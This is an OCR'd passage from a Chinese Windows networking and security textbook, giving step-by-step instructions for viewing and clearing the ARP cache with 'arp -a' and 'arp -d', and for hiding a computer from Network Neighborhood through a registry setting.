
Step 01 右击"开始"按钮，在弹出的快捷菜单中选择"运行"菜单命令，打开"运行"对话框，在"打开"文本框中输入 cmd，如下图所示。




Step 02 单击"确定"按钮，打开"命令提示符"窗口，如下图所示。



Step 03 在"命令提示符"窗口中输入 arp -a 命令，按 Enter 键，即可显示出本机系统 ARP 缓存表中的内容，如下图所示。



Step 04 在"命令提示符"窗口中输入 arp -d 命令，按 Enter 键，即可删除 ARP 表中所有的内容，如下图所示。







实战演练2——在“网络邻居”中隐藏自己

如果不想让别人在“网络邻居”中看到自己的计算机，则可把自己的计算机名称在网络邻居里隐藏，具体的操作步骤如下。


Step 01 右击“开始”按钮，在弹出的快捷菜单中选择“运行”菜单命令，打开“运行”对话框，在“打开”文本框中输入regedit，如下图所示。




Step 02 单击“确定”按钮，打开“注册表编辑器”窗口，如下图所示。




Step 03 在“注册表编辑器”窗口中，展开分支到HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters子键下，如下图所示。




Step 04 选中Hidden子键并右击，在弹出的快捷菜单中选择“修改”菜单命令，打开“编辑字符串”对话框，如下图所示。



Step 05 在“数值数据”文本框中将数值数据设置为1，如下图所示。



Step 06 单击“确定”按钮，就可以在“网络邻居”中隐藏自己的计算机，如下图所示。




6.7 小试身手

练习1：禁用计算机的开机启动项

